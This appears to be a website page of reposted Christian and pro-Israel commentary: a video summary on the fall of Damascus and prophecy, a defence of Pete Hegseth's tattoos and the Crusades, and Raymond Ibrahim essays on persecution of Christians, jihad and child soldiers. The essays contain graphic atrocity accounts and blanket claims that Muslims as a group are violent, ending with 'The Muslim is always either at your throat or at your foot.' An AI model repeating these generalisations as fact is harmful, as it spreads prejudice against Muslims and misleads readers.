To delve deeper into the historical and current dynamics surrounding Damascus, Amir Tsarfati provides a comprehensive and insightful analysis in his latest YouTube report, *MidEast Update: The Fall of Damascus*. This must-watch update unpacks the significance of recent events in Syria, offering clarity on the factions involved, their objectives, and how these developments align with biblical prophecy. Amir's report is embedded below for easy access:

398K views Streamed 4 days ago: FOLLOW Amir's YouTube Channel: **Behold Israel with Amir Tsarfati** And follow his **latest news here.**

Join us for a special MidEast Update live from CONNECT with Amir! Gain fresh insights as Amir explores the prophetic and modern significance of Syria and Damascus, from their biblical roots to the rise of the Assad regime and Shia influence. He'll also uncover the dynamics of Julani and his organization, offering a comprehensive perspective on the region. Amir will also aim to answer your questions in the last portion of the update. Don't miss this opportunity to deepen your understanding of these critical events!

MidEast Update: The Fall of Damascus
https://youtube.com/watch?v=GL5aRCAYYyU

0:09 – Introduction & Prayer
2:56 – The importance and history of Damascus
5:00 – Overview of Syria's historical significance
6:32 – Sykes-Picot Agreement and French mandate over Syria
7:57 – The rise of Hafez Al-Assad and his regime
10:00 – The brutal repression of the Hama Uprising in 1982
12:22 – Assad's chemical attacks on civilians, including the 2013 chemical attack
13:21 – The start of the Syrian civil war in 2011 and its spread
15:35 – The role of ISIS and foreign intervention, including Russian and Iranian support
16:47 – Current situation in Syria and the impact of recent Israeli actions
17:05 – The rebels' role and changing power dynamics in Syria
20:26 – The Kurdish forces and their role in the conflict
23:53 – The fall of Damascus and Syria's future
24:29 – Israel's actions to protect its borders and influence over Syria
27:26 – Israeli Air Force operations in Syria
30:00 – Bible prophecy and the future of Damascus
32:10 – The rise of Islamic extremism in Syria and its implications for Israel
36:38 – Question about Iran's involvement in Syria and future conflicts
37:31 – The role of Turkey in the conflict
41:37 – The possibility of a nuclear attack and how Israel would respond
43:44 – Thoughts on the biblical significance of current events in the Middle East
48:37 – Israel's strategies and plans to ensure security in the region
52:09 – How to be Saved and go to Heaven.

The Historical Importance of Damascus

Damascus has stood as a beacon of human history for millennia, first mentioned in the Bible as the home of Abraham's servant, Eliezer (Genesis 15:2). Positioned in the Fertile Crescent along ancient trade routes like the Via Maris and the King's Highway, Damascus was a critical crossroads for commerce and culture. Over centuries, it played pivotal roles in the Roman, Byzantine, and Islamic empires.

The city's significance extended into the New Testament era, where it became the backdrop for Paul's dramatic conversion on the road to Damascus (Acts 9). This event not only transformed Paul's life but also marked a key moment in the spread of Christianity. Damascus later flourished as a cultural and political center under Islamic rule, including its role as the capital of the Umayyad Caliphate in the 7th century. Its long history has made it a symbol of endurance and resilience, even in the face of modern upheavals.

A Modern Geopolitical Shift

In recent decades, Damascus has been at the heart of Syria's turbulent history. Following Syria's independence in 1944, the Assad regime emerged as a dominant, authoritarian force. Hafez al-Assad, and later his son Bashar al-Assad, maintained control through a brutal combination of military power and political suppression. This iron grip, however, began to weaken during Syria's civil war, which erupted in 2011 during the Arab Spring.

The ongoing conflict fragmented Syria, dividing the nation among Sunni rebels, Kurdish factions, and extremist groups like ISIS. The Assad regime, backed by Iran, Russia, and Hezbollah, fought to retain control but faced mounting resistance. The recent fall of Damascus underscores the regime's inability to maintain power, as rebels and external forces reshape the region's political landscape.

Implications for Regional Power Dynamics

The collapse of the Assad regime in Damascus signals a dramatic geopolitical shift in the Middle East. Israel has played a critical role in this transition, conducting precise military operations to neutralize threats from Syria's military infrastructure, including chemical weapons facilities. These actions not only protect Israel but also prevent such weapons from falling into the hands of extremist groups.

Iran's influence in Syria has also waned, as its proxy network—including Hezbollah—faces significant setbacks. This marks the crumbling of what many have called the "axis of resistance," a coalition that sought to surround and weaken Israel. Meanwhile, Turkey has emerged as a key

player, supporting Sunni rebels and increasing its influence in the region. This new power dynamic reshapes alliances and sets the stage for future conflicts and resolutions.

Biblical Prophecy and Christian Reflection

For Christians, the fall of Damascus holds profound spiritual significance. Isaiah 17 predicts that Damascus will one day become “a heap of ruins,” uninhabitable and utterly destroyed. While this prophecy has not yet been fully realized, the city’s collapse could be a precursor to its ultimate fulfillment. Such events remind believers of the relevance of biblical prophecy and God’s sovereignty over history.

The situation in Damascus also highlights the growing persecution of Christians in the region. Rebel factions, including extremist groups, pose severe threats to Christian communities, often forcing them to flee or face violence. As followers of Christ, we are called to pray for these persecuted believers, advocating for their safety and freedom.

Why This Matters Now

The fall of Damascus is more than just another chapter in Syria’s turbulent history; it is a moment that reshapes the geopolitical landscape of the Middle East. The weakening of Iran’s proxy network, the rise of Turkey’s influence, and the diminished threat from Hezbollah all create a new reality for Israel and the region. For Christians, these events offer a powerful reminder of the intersection between current affairs and God’s eternal plan.

Understanding the historical and spiritual significance of Damascus equips believers and others with a clearer perspective on the challenges and opportunities ahead. By staying informed and rooted in faith, we can approach these changes with wisdom, hope, and a commitment to pray for peace and justice in the region.

This content was drafted with assistance from ChatGPT, OpenAI’s language model.

Pete Hegseth, the Jerusalem Cross, the Crusades, and Anti-Christian Bigotry

NOVEMBER 27, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Tyler O'Neil | **The Daily Signal**

As soon as **President-elect Donald Trump** had nominated Fox News host Pete Hegseth for secretary of defense, the legacy media unleashed a torrent of breathless stories about Hegseth's "extremism" because he displays tattoos of the Jerusalem Cross and "Deus vult," a Latin phrase associated with the Crusades.

The Associated Press reported that a fellow service member had flagged Hegseth as a possible "Insider Threat" due to "a tattoo on his bicep that's associated with white supremacist groups."

But are the tattoos really **associated with white supremacists**, or is that just what far-Left activists want you to think?

Retired Master Sgt. DeRicko Gaither, serving as the D.C. Army National Guard's physical security manager in 2021, flagged the "Deus vult" tattoo to authorities before Joe Biden's inauguration on Jan. 20, 2021, and as a result, Hegseth has said, he was told to stay home on Inauguration Day.

The AP uncritically quotes Heidi Beirich of the Global Project Against Hate and Extremism, who acknowledged that the tattoos "are associated with an expression of religious faith" but insisted that they "have also been adopted by some far-right groups and violent extremists."

Beirich isn't exactly a neutral source. She led the **Southern Poverty Law Center's Intelligence Project** for eight years—a period during which the SPLC added Alliance Defending Freedom, a conservative Christian law firm that has won multiple cases at the Supreme Court, to a "hate map" that includes chapters of the Ku Klux Klan.

As I wrote in my book "**Making Hate Pay**: The Corruption of the Southern Poverty Law Center," the SPLC uses this "hate map" to scare donors into raising money and to demonize its political opponents, suggesting they are driven by the same kind of hate as the Klan.

The **SPLC often demonizes conservative** Christians for dissenting from its LGBTQ agenda. But the organization also demonizes nonprofits that warn against the threat of radical Islam, a particularly salient fact for the AP to note when uncritically quoting the activist Beirich on the meaning of crusader symbols.

Even Beirich, however, noted that the meaning of the symbols "depends on context," according to the AP.

Yet the AP didn't provide any context explaining that the symbols aren't white supremacist in nature.

Vice President-elect JD Vance condemned the AP's report as "anti-Christian bigotry," and he's exactly right.

The Jerusalem Cross

So what is the **Jerusalem Cross**?

The Jerusalem Cross consists of a large cross surrounded by four smaller Greek crosses, one in each quadrant of the larger cross. Godfrey of Bouillon, a key leader in the First Crusade, reportedly adopted the symbol.

According to **Catholic News Agency**, the cross predates the First Crusade (1096-1099), but became more common after the Kingdom of Jerusalem adoptedthe cross as its chief banner in the 1200s before Muslim forces expelled the crusaders in 1291. The cross remains the main insignia of the Latin Patriarchate of Jerusalem—the Latin Catholic diocese for the Holy Land.

After the end of the crusader era, pilgrims carried an image of the Jerusalem Cross as they made the journey to the City of David to walk in the footsteps of Jesus. Pilgrims often get a tattoo of the cross after completing a pilgrimage to Jerusalem, in a tradition dating back more than 700 years.

Hegseth **personally has gone to Jerusalem** to walk in Jesus' footsteps, and it seems plausible he received the cross tattoo after one such journey.

Catholic News Agency gives multiple interpretations of the five crosses. They may represent the four Gospel writers—Matthew, Mark, Luke, and John—plus Jesus at the center. They may represent Jesus' five wounds during the Crucifixion: the nail piercings in his hands and feet and the spear piercing in his side. The crosses also may represent the spread of the Gospel to the four corners of the earth.

Father David Grenier is a Catholic priest and member of a religious order called the Holy Land Franciscan Friars, which uses the Jerusalem Cross as its symbol. Grenier **told Fox News Digital** that he isn't familiar with the cross being used to represent Christian supremacy or white supremacy. Rather, he said, it represents the message of salvation spreading to all people across the globe.

What Is 'Deus Vult?'

"Deus vult" is a Latin phrase meaning, "God wills it." It became a rallying cry for European Catholics in the First Crusade, although Christians throughout history—including the Puritans as well as Catholic chivalric orders—also adopted the phrase as an expression of divine Providence.

Although white nationalists have occasionally adopted the phrase, **medieval scholars have condemned** this as an abuse of history.

The phrase "Deus vult" has much more to do with Providence and the Crusades than it has to do with any racist movement in the U.S. today.

In Defense of the First Crusade

The Crusades have gotten a bad reputation. A group of Western Christians traveled to Jerusalem in 1999 on the 900th anniversary of the First Crusade, to **apologize to Muslims for the wars**, suggesting that the Crusades were a form of European colonization. Many today see the Crusades as a prefiguring of America's bungles in the Middle East, particularly the invasion of Iraq in 2003.

Yet, as sociologist Rodney Stark pointed out in his excellent book "**God's Battalions: The Case for the Crusades**," the truth is far thornier—and the pilgrims who led the First Crusade had a virtuous cause.

Pope Urban II called for a crusade on Nov. 27, 1095. In his passionate speech, Urban described how roving bands had attacked pilgrims on the road to Jerusalem, raping women and murdering civilians who planned only to walk in the footsteps of Jesus.

Let's not forget the reason why the Crusades were necessary in the first place. The **entire Roman world** had become Christian by the 400s, but Islam spread by the sword and Caliph Umar captured Jerusalem in the 600s. Many Muslim rulers allowed Christian pilgrims to the holy city, but violent attacks increased in the late 1000s.

No king volunteered to lead the First Crusade, so noble families and peasants took up the charge. The Byzantine Emperor Alexius I Comnenus had asked Pope Urban for help in fighting the Seljuk Turks, who were encroaching on his territory. When the crusaders arrived, Alexius refused to lead the army. He did provide key assistance, but the crusaders held a grudge against him, a grudge that would lead to the Fourth Crusade sacking the city of Constantinople.

Stark, the sociologist, argues that the ragtag band of peasants and lesser nobles fought the First Crusade on the typical terms of war for the period. Modern scholars condemn the crusaders for massacring the population of Jerusalem when the city didn't surrender, but Stark says this reveals a modern bias. The later Muslim conqueror Saladin also massacred the populations of cities that didn't surrender during sieges, and he only spared Jerusalem in 1187 because the later crusaders did surrender the city to him.

Although modern critics say the Crusades represented an early period of European colonialism, with Europeans plundering the land for profit, Stark notes that the crusader period actually saw European monarchs sending vast sums of money to the crusader states in order to maintain them.

Gaither told The Associated Press that he researched Hegseth's tattoos and "determined they had sufficient connection to extremist groups to elevate the email to his commanding officers."

The Crusades ultimately failed, and later crusades devolved into tragedy and farce. Yet after the Sept. 11, 2001, terrorist attacks, the Crusades resonate with Americans who see the threat of radical Islam.

The Modern Salience of the Crusades

The ideology that inspires the Islamic State, or ISIS, and its surviving terrorist branches preaches military conquest to bring all the world under the control of Islam. This ideology echoes the early Muslim conquests of Israel and North Africa.

The 9/11 attacks illustrated the fact that, even after the collapse of the Soviet Union, America and its ideals still have clear enemies across the world. Since Islam is a religion of law, interpretations of Islamic law vary widely, and many imams teach versions of Islam that are compatible with American freedom.

However, Americans must remain alert to the fact that many imams teach strict interpretations of Islamic law that deprive women of rights (as we see in Iran and Afghanistan), teach **hatred for Jews and Christians**, and teach a form of deception called *taqiyya* that may cloak nefarious purposes.

The threat of radical Islam has made identification with the crusaders a hot topic on the Right, and this may be one reason Hegseth got a "Deus vult" tattoo.

Unfortunately, many on the Left have dismissed the threat of radical Islam, and the Southern Poverty Law Center brands groups such as the Center for Security Policy and the David Horowitz Freedom Center (which warn about this threat) as "anti-Muslim hate groups."

Partnering with the Council on American-Islamic Relations, which bills itself as the largest Muslim public policy nonprofit in the U.S. but has historic ties to a terrorist-funding network, **the SPLC seeks to silence** those who condemn radical Islam.

Beirich—whose current nonprofit follows the lead of the SPLC, where she long served as director of the project that releases the "hate map" demonizing conservatives and Christians—has both a track record of condemning conservatives and an incentive to twist Christian symbols into signs of "hate."

The fact that The Associated Press uncritically cited Heidi Beirich in its coverage on these issues reveals its anti-Christian bias and should expose this report for the farce that it is.

This article has been corrected to reflect that the sack of Constantinople occurred during the Fourth Crusade.

SOURCE: **THE DAILY SIGNAL**

ORWELLIAN NIGHTMARE: Biden Admin Consulted Anti-Christian Group for 'Domestic Terrorism' Strategy

https://youtube.com/watch?v=Wd3ej41vIGk

A ‘Pure Genocide’: Christians Slaughtered in Nigeria and the Great Press Cover-Up

NOVEMBER 8, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Members of a "bandit" gang pose with weapons at their forest hideout in northwestern Zamfara state, Nigeria. Photo Credit: VOA

Raymond Ibrahim | Gatestone Institute

The “**pure genocide**” of Christians in Nigeria, as it has been characterized by several **international observers**, is reaching unprecedented levels, according to two separate reports.

“Countering the myth of religious indifference in Nigerian terror (10/2019 – 9/2023),” a comprehensive, 136-page **report** published by the Observatory for Religious Freedom in Africa on August 29, 2024, found that Muslim militants slaughtered 16,769 Christians in just the four years between 2019 and 2023. That comes out to 4,192 Christians killed on average per year—or one Christian murdered for his/her faith every two hours.

More than half of these killings (55%) were committed by radicalized Muslim Fulani herdsmen, who over the last decade have become greater persecutors of Christians than more internationally recognizable terror groups, such as Boko Haram and Islamic State West Africa Province—though

these latter, too, are playing their part in the genocide: Fulani **killed** 9,153 Christians between 2019 and 2023; all other terrorist groups killed 4,895.

The second **report**, "NO ROAD HOME: Christian IDPs displaced by extremist violence in Nigeria," published by Open Doors on September 1, 2024, states that the persecution, slaughter, and displacement of Christians in Nigeria is "unrelenting" and "a time bomb." Because "militant Fulani groups have deliberately targeted Christians or Christian communities, their livelihood, faith leaders and places of worship," Christians are becoming "an endangered species" in Nigeria, where they once amounted for more than half of the West African nation's population (the other half being Muslim).

The violence has reached the point that many traumatized Christian children sleep, the **report** says, in trees as they try to avoid being butchered during the night, when Fulani are most prone to attack. "My children," a parent is **quoted**, "each time they hear anything, they panic or go into hiding because it triggers the trauma. The terror of the attacks has not stopped, rather it has increased."

In just the last decade, the amount of people to be displaced by the havoc and chaos caused by the Islamic groups has tripled: in 2014, there were 1.1 million internally displaced persons (IDPs) in Nigeria; as of 2023, there are 3.4 million.

One of these displaced persons, a Christian Pastor, Benjamin Barnabas, who has been living in a tiny tent for five years, shared his story in the **report**. He and his family were working on their farm when Fulani militants "came with guns, machetes and sticks," thrashing the pastor and his family: "We lost everything that I had. Everything in my home and village was burnt, I was left with nothing… We are displaced because of violence. The news doesn't care about it, we are remaining in darkness—being forgotten, being disregarded."

This point, that the media is indifferent or worse concerning the plight of Christians—and obfuscating the identity of their tormentors—was emphasized by the Observatory **report**:

> For over a decade atrocities against civilians in Nigeria have been downplayed or minimized. This has proved a major obstacle for those seeking to understand the violence. Misleading euphemisms, such as 'armed herdsmen' and 'cattle grazers' are used to describe continual waves of invasion, torture and killing in rural communities. Descriptions of attacks as 'ethnic clashes', 'farmers-herders clashes' or retaliatory attacks are seriously misleading. The use of the phrase 'bandits' to refer to militias carrying out mass kidnaps, and enforcement of serfdom on communities, is another case in point. And a policy of concealing the religious identity of victims also serves to distort the true picture.

Behind all these misleading euphemisms, the facts remain: the murderers are Muslims and their victims are overwhelmingly Christian. Although the Observatory report focuses mostly on Nigerian media's distortion of events, Western mainstream media has been following suit—devoutly refusing to use the most obvious, bottom-level identifiers of both the attackers (Muslims) and the attacked (Christians).

Thus, when Muslim terrorists slaughtered nearly 200 Christians last Christmas, the **Associated Press** failed to mention the identities of the assailants and their victims. Rather, it presented the atrocity, as **so many now do**, as a regrettable byproduct of climate change—which is, apparently, forcing "herders" (Muslims) to encroach on the lands of "farmers" (Christians).

In another AP **report** on the 2022 Pentecost Sunday church bombing that left 50 Christian worshippers dead, the words "Muslim" and "Islam"—even "Islamist"—never appear. Rather, readers were told, "It was not immediately clear who was behind the attack on the church." To maintain this ambiguity, the AP failed to mention that Islamic terrorists have stormed hundreds of churches and slaughtered thousands of Christians "**for sport**" over the years in Nigeria—a fact that just might have offered a hint as to "who was behind the attack."

Or consider the **words** of Obama's then-Assistant Secretary of State for African Affairs, Johnnie Carson, after Muslim terrorists slaughtered 50 Christian church worshippers on Easter Sunday, 2012: "I want to take this opportunity to stress one key point and that is that religion is not driving extremist violence ." Instead, "inequality" and "poverty"— to **quote** former US President William J. Clinton — are "what's fueling all this stuff" ("this stuff" being the Muslim genocide of Christians).

Back on the ground in Nigeria, most Christians see these ongoing attacks for what they are. As the nun, Sister Monica Chikwe, once **observed**: "It's tough to tell Nigerian Christians this isn't a religious conflict since what they see are Fulani fighters clad entirely in black , chanting 'Allahu Akbar!' and screaming 'Death to Christians.'"

The recent reports also include quotes and anecdotes that underscore the true source of the hostility. **According** to one survivor, "When the Fulani gunmen came to attack, they could be heard shouting 'Allahu Akbar (Allah is the greatest), we will destroy all Christians.'.... The Fulani started to shoot, burning houses. They burnt our animals and maize plants."

As the Christian Association of Nigeria once rhetorically **asked**: "How can it be a clash when one group is persistently attacking, killing, maiming, destroying, and the other group is persistently being killed, maimed and their places of worship destroyed?"

In 2018, when the attacks were nowhere near as bad as they are now, the National Christian Elders Forum of Nigeria succinctly **summarized** the ultimate source behind the genocide of Christians in Nigeria:

> JIHAD has been launched in Nigeria by the Islamists of northern Nigeria led by the Fulani ethnic group. This Jihad is based on the Doctrine of Hate taught in Mosques and Islamic Madrasas in northern Nigeria as well as the supremacist ideology of the Fulani. Using both conventional (violent) Jihad, and stealth (civilization) Jihad, the Islamists of northern Nigeria seem determined to turn Nigeria into an Islamic Sultanate and replace Liberal Democracy with Sharia as the National Ideology. … We want a Nigeria, where citizens are treated equally before the law at all levels….

Although both reports agree that, while every day and often nominal Muslims—whom the terrorists see as little better than apostates—are also suffering and being displaced by the chaos, Christians "**have** been singled out for violence, face harsh living conditions and experience faith-based challenges throughout their displacement journey." After pointing out that "Since 2015, there have been consistent reports of disparate treatment meted out to Christian and Muslim captives by members of Terror Groups," the **Observatory** gives the following examples:

- Forced Labor: Christian captives, including men, women, and children, are routinely subjected to forced labor and grueling physical tasks, often under inhumane conditions. In contrast, their Muslim counterparts are typically spared from such treatment.
- Sexual Violence: Christian women and girls are frequently subjected to rape, sexual abuse, and other forms of sexual violence perpetrated by their captors. Muslim women, on the other hand, are generally not subjected to such atrocities.
- Ransom Demands and Release: Muslim captives who cannot afford to pay ransoms are sometimes released without payment, indicating a degree of preferential treatment. However, Christian captives are rarely granted such leniency.
- Execution Risks: According to media reports and research conducted over the past 10 years, Christian captives are more likely to be executed in captivity than Muslim captives held by the same terror groups. There are numerous instances where Christian captives were brutally murdered by their abductors, even after ransoms were paid.

The "radicalization" in Nigeria is such that even local and IDF camp officials are discriminating against and persecuting Christians: "**some** efforts to pressure, coerce or force conversion to Islam by the local government and members of public were described." For **example**, "to gain access to critical support" in Borno State camps, "some have felt compelled to convert to Islam or deliberately hide their faith… in some places of education they could not gain access with Christian names."

Needless to say, the persecution continues. Below are a few headlines to appear in August and September of 2024, right around the publication times of and therefore not counted in these two reports:

- Oct. 3: **Herdsmen Kill Christians in Northern and Central Nigeria**

- Oct. 1: **Herdsmen Kill Christians in Plateau State, Central Nigeria**

- Sept. 23: **Fulani Herdsmen Kill Christians at Church Services in Nigeria:** Pastor and 30 others kidnapped.

- Sept. 2: **Fulani Herdsmen Kill Six Christians in Central Nigeria**

- Aug. 20: **Fate of Pastor, Daughter Kidnapped in Nigeria Unknown**: Captors receive ransom payment but demand another.

- Aug. 14: **Muslims Burn Down Church Building in Central Nigeria**: RCCG worship auditorium destroyed for second time.

- Aug. 13: **Nigeria Continues to Tolerate Terrorism, USCIRF States**

- Aug. 12: **Bandits Kill Church Cleric, One Other, Abduct Eight Persons In Kaduna State Community**

- Aug. 9: **Herdsmen, Criminal Gang Kill at least 50 Christians in Nigeria**

- Aug. 7: **Herdsmen Injure Four Christians in Plateau State, Nigeria**: One farmer who was shot suffers a shattered hand.

- Aug. 1: **Prominent Christian Woman Kidnapped from Church in Nigeria**: Policeman, driver are killed in attack.

In 2020, President Donald J. Trump placed Nigeria on the State Department's List of Countries of Particular Concern—that is, nations which engage in, or tolerate violations of, religious freedom. Trump, moreover and with characteristic bluntness, went on to **ask** the then Nigerian President Muhammadu Buhari, "Why are you killing Christians?"

During President Joseph R. Biden, however, the State Department, rather bizarrely, removed Nigeria—where one Christian is butchered every two hours—from the list. Antony Blinken apparently made this concession three days before meeting with Muhammadu Buhari.

At the time, many observers responded by **slamming** the Biden administration. As Sean Nelson, Legal Counsel for Global Religious Freedom for ADF International, **noted**:

> Outcry over the State Department's removal of Country of Particular Concern status for Nigeria's religious freedom violations is entirely warranted. No explanations have been given that could justify this decision. If anything, the situation in Nigeria has grown worse over the last year. Thousands of Christians, as well as Muslims who oppose the goals of terrorist and militia groups, are targeted, killed, and kidnapped, and the government is simply unwilling to stop these atrocities. … Removing Country of Particular Concern status for Nigeria will only embolden the increasingly authoritarian government there.

At any rate, such is the current state of affairs: for many years now, a jihad of genocidal proportions has been declared on the Christian population of Nigeria—even as American media and government present Nigeria's problems in purely economic terms that defy reality.

Put differently, for mainstream media and politicians, black lives—one every two hours for several years now—do not matter. At least not when those lives are Christian being slaughtered by Muslims.

SOURCE: **RAYMOND IBRAHIM**

Raymond Ibrahim*, author of* **Defenders of the West**, **Sword and Scimitar***,* **Crucified Again**, *and* **The Al Qaeda Reader**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

Why Achieving 'Peace' with Islam Is Impossible

OCTOBER 10, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

The Stream

Just when the world had accepted the notion that Israel's war on Palestinians and their supporters was wholly unjust, a Muslim scholar has — like so many before him — announced that it is Muslims who thrive on and must always wage unjust wars on Israel and everyone else.

During a Sept. 11 speech, Muhammad al-Dadow al-Shantiqi, former vice president of the International Union of Muslim Scholars, declared that the current conflict "is another chapter in the war that is ongoing since 1948 and to this day.

> *This is not a war against the Zionist entity, but against the infidel world in its entirety."*

In other words, Muslims are not limited to fighting what is widely seen as a defensive war against an aggressive Israel — which many around the world might understand — but are in a de facto war against the entire non-Muslim world.

Surely this is an odd assertion? After all, many non-Muslim nations around the world are sympathetic to the Palestinians and highly critical of Israel. So why does this Muslim scholar see them *also* as enemies to be fought?

Here we come to the crux of the problem with Islam: Unlike all other major religions, it has a political mandate to conquer the entire non-Muslim world — which by default is its mortal enemy — through jihad.

A Religious Duty

The entry for "jihad" in the *Encyclopaedia of Islam* states that the "spread of Islam by arms is a religious duty upon Muslims in general … Jihad must continue to be done until the whole world is under the rule of Islam … Islam must completely be made over before the doctrine of jihad can be eliminated."

Scholar Majid Khadurri (1909-2007), after defining jihad as warfare, writes that jihad "is regarded by all jurists, with almost no exception, as a collective obligation of the whole Muslim community."

As such, it should be no surprise that wherever and whenever Muslims live alongside non-Muslims, conflict, violence, and outright wars tend to be the norm — or, as political scientist Samuel Huntington memorably put it in *Clash of Civilizations*, "Islam's borders are bloody." He continued:

> Wherever one looks along the perimeter of Islam, Muslims have problems living peaceably with their neighbors. The question naturally rises as to whether this pattern of late twentieth century conflict between Muslim and non-Muslim groups is equally true of relations between groups from other civilizations. In fact, it is not. Muslims make up about one-fifth of the world's population but in the 1990s they have been far more involved in intergroup violence than the people of any other civilization. The evidence is overwhelming.

Bad Neighbors

Indeed, matters have only gotten worse since Huntington's book came out nearly 30 years ago. Whether one looks in Africa, where Muslims everywhere are slaughtering their Christian neighbors — going so far as to commit a **genocide** in Nigeria — or in Europe, where crimes and other "anti-infidel" forms of violence have spiked in direct proportion to Muslim migration, Huntington's words remain true: "Muslims have problems living peaceably with their neighbors."

This is why prudent Westerners have for centuries been finding the question of achieving permanent peace with the Islamic world a vexatious problem. Law professor James Lorimer (1818-1890) succinctly stated this problem well over a century ago:

> So long as Islam endures, the reconciliation of its adherents, even with Jews and Christians, and still more with the rest of mankind, must continue to be an insoluble problem. … For an indefinite future, however reluctantly, we must confine our political recognition to the professors of those religions which … preach the doctrine of "live and let live." (*The Institutes of the Law of Nations*, p. 124)

In other words, political recognition — with all the attendant negotiations and diplomacy that come with it — should be granted to all major religions and civilizations *except* Islam, which does not recognize the notion of "live and let live," and therefore must always and everywhere be suppressed by those who would have peace.

Obligated to Be Terrorists?

Surely in this context, Israel's war becomes more logical. If it is going to extreme and uncompromising lengths, that is because Islam makes its adherents go to extreme and uncompromising lengths.

As if any more proof was needed, just a few days ago, İsmet Özel, a well-known "poet" from Turkey, **boasted** during a televised conference that

> Muslims are terrorists. The first duty of Muslims is to be terrorists. Kafirs should be afraid of Muslims. If they are not afraid, then a Muslim is not a Muslim.

In light of all this, it is for the reader to decide whether a variation of an old adage (once attributed to "Huns") is valid: "The Muslim is always either at your throat or at your foot."

SOURCE: **RAYMOND IBRAHIM**

***Raymond Ibrahim**, author of* **Defenders of the West** *and* **Sword and Scimitar**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

Islam's Forgotten Victims: Enslaved Child Soldiers and Suicide Bombers

SEPTEMBER 14, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

PJ Media

An old jihadist tactic meant to deplete the ranks of non-Muslims while simultaneously augmenting its own recently received minor media coverage. According to the **report**, "an ISIS-affiliated armed group in northern Mozambique is recruiting boys as young as 13 to participate in raids against Mozambican authorities and villagers in the region."

Not only is ISIS not "recruiting" children, but the brief report fails to explain the prevalence and mechanics of this phenomenon.

Luckily, older reports, closer to when ISIS was in its heyday in Syria and Iraq, shed more light on the specifics of this practice of enslaving and indoctrinating children into becoming jihadists. These practices are still widely in effect. Because the jihadists are not in a position to boast of it, as they were during their peak — when the media took any interest, unlike now — older reports clarify what is still happening, though clandestinely and therefore wholly ignored by Western media.

For example, one 2016 **report** told of how a small boy had blown himself up in a suicide attack that left at least 51 people—mostly fellow children—dead in Turkey.

This child was one of countless nameless, faceless children who had been seized, beaten, and indoctrinated in Islam. Known as the "**cubs of the caliphate**," they were graduates from "schools to prepare hundreds of children and teenagers to conduct suicide attacks."

At one point, ISIS posted a video of these "cubs," most whom appeared to be about 10 years of age, walking around an abandoned amusement park, where they executed hostages tied to rides. One child, reportedly only four years old, shot five rounds into a tied-up victim while screaming "Allahu Akbar!" Another little boy slit the throat of his victim next to a kiddie train before planting the knife in his back. ISIS posted another video of four children — one Russian, one Uzbek, and two Iraqis — executing civilians.

One Christian clergyman **explained** ISIS's strategy: "They dislocate the families, they take the newborn babies, and they put them in Islamist families." There, they are indoctrinated in jihad and what is called in the West "terrorist activities."

Children who **managed** to escape ISIS say they were repeatedly beaten and fed "endless propaganda," including that they must kill their non-Muslim parents. "We weren't allowed to cry but I would think about my mother, think about her worrying about me, and I'd try and cry quietly," one little boy said.

Seizing and indoctrinating children for the jihad is hardly limited to ISIS and is especially prevalent in Africa — where, as seen, child soldiers were most recently deployed against Mozambique. By 2016 alone, Boko Haram, the Islamic jihadist group terrorizing Nigeria, had kidnapped, enslaved, beaten, and indoctrinated **more than 10,000 boys** — some as young as 5 years of age, and many from Christian backgrounds — into becoming jihadists/terrorists.

"They told us, 'It's all right for you to kill and slaughter even your parents,'" said a former captive who witnessed a beheading on the day he was enslaved. Other boys held down the victim and explained, "This is what you have to do to get to heaven."

Girls were kept in a separate camp and raped, often by captive boys, as a way to show the latter the boons of becoming warriors of Allah (the deity that permits his slaves to enslave and rape "infidel" women). An escaped girl, Rachel, who was impregnated when she was 12, told of how dozens of boys from her village tied up a kidnapped man and beheaded him. They told the younger children watching not to "have feelings about it." "If you go there , you can see 12-year-olds talking about burning down a village," said another escaped girl, adding, "They have converted."

A boy who had served as babysitter for infants and toddlers kidnapped or conceived by rape recalled that "The children, none older than 4, watched jihadist propaganda videos and rehearsed

a game called 'suicide bomber' where they ripped open sacks of sand strapped to their torsos."

By using children, ISIS hopes to pull on and exploit Western heartstrings to keep targets from fighting back. During a jihadist raid on neighboring Cameroon, for example, more than 100 screaming Nigerian boys suddenly appeared — barefoot, unarmed, or swinging only machetes — and ran toward a military unit, which gunned them down. As Col. Didier Badjeck explained, "It's better to kill a boy than have 1,000 victims. It's causing us problems with international organizations, but they're not on the front lines. We are."

Yet another older report from 2016 **told** of more experiences from abducted boys and girls, including how Boko Haram showed the former to "have fun" with the latter, including by "learning to subdue a struggling victim during sexual assault." One escaped 16-year-old girl said, "I was raped almost on a daily basis by different men. When they became fed-up with me, they asked the little boy, who has often watched them do it, to take over."

ISIS, of course, is not the only entity to employ this practice; it is taking place all throughout the Muslim world. For example, 300 Christian children were abducted and forcibly converted to Islam in Bangladesh in 2012, **reported AsiaNews**. After convincing impoverished Christian families to spend what little money they had to send their children to study at supposed "mission hostels," Muslim conmen would "pocket the money" and "sell the children to Islamic schools elsewhere in the country 'where imams force them to abjure Christianity.'" The children are then instructed in Islam and beaten. After being fully indoctrinated, the once-Christian children are asked if they are "ready to give their lives for Islam," presumably by becoming suicide-bombers.

Why are Islamic jihad groups resorting to this tactic of enslaving and indoctrinating children into becoming jihadis? Most Western analysts believe it to be a reflection of weakened, desperate groups: "The growing trend for ISIS to use child soldiers as suicide bombers, particularly in Iraq, has been suggested as a sign of how stretched their resources are in the region," noted one report.

Or it could suggest that ISIS, Boko Haram, et al., are simply following another page from the jihadist playbook (which Western "experts" do not even acknowledge exists). For over a millennium, Muslim caliphates specialized in seizing and enslaving tens if not hundreds of thousands of young non-Muslim boys, converting them to Islam, and then beating, indoctrinating, and training them into becoming jihadists extraordinaire.

The most famous of these were the Ottoman Empire's janissaries — Christian boys who were seized from their homes, converted to and indoctrinated in Islam and jihad, and then unleashed on their former families. As the author of *Balkan Wars* **explains**, "Despite their Christian upbringing, they became fanatical Muslims and earnestly maintained their faith as warriors of Islam. This cruel practice of what today can be defined as the 'brain cleansing' of the Christian populations of the Ottoman Empire is perhaps the most inhuman Turkish legacy."

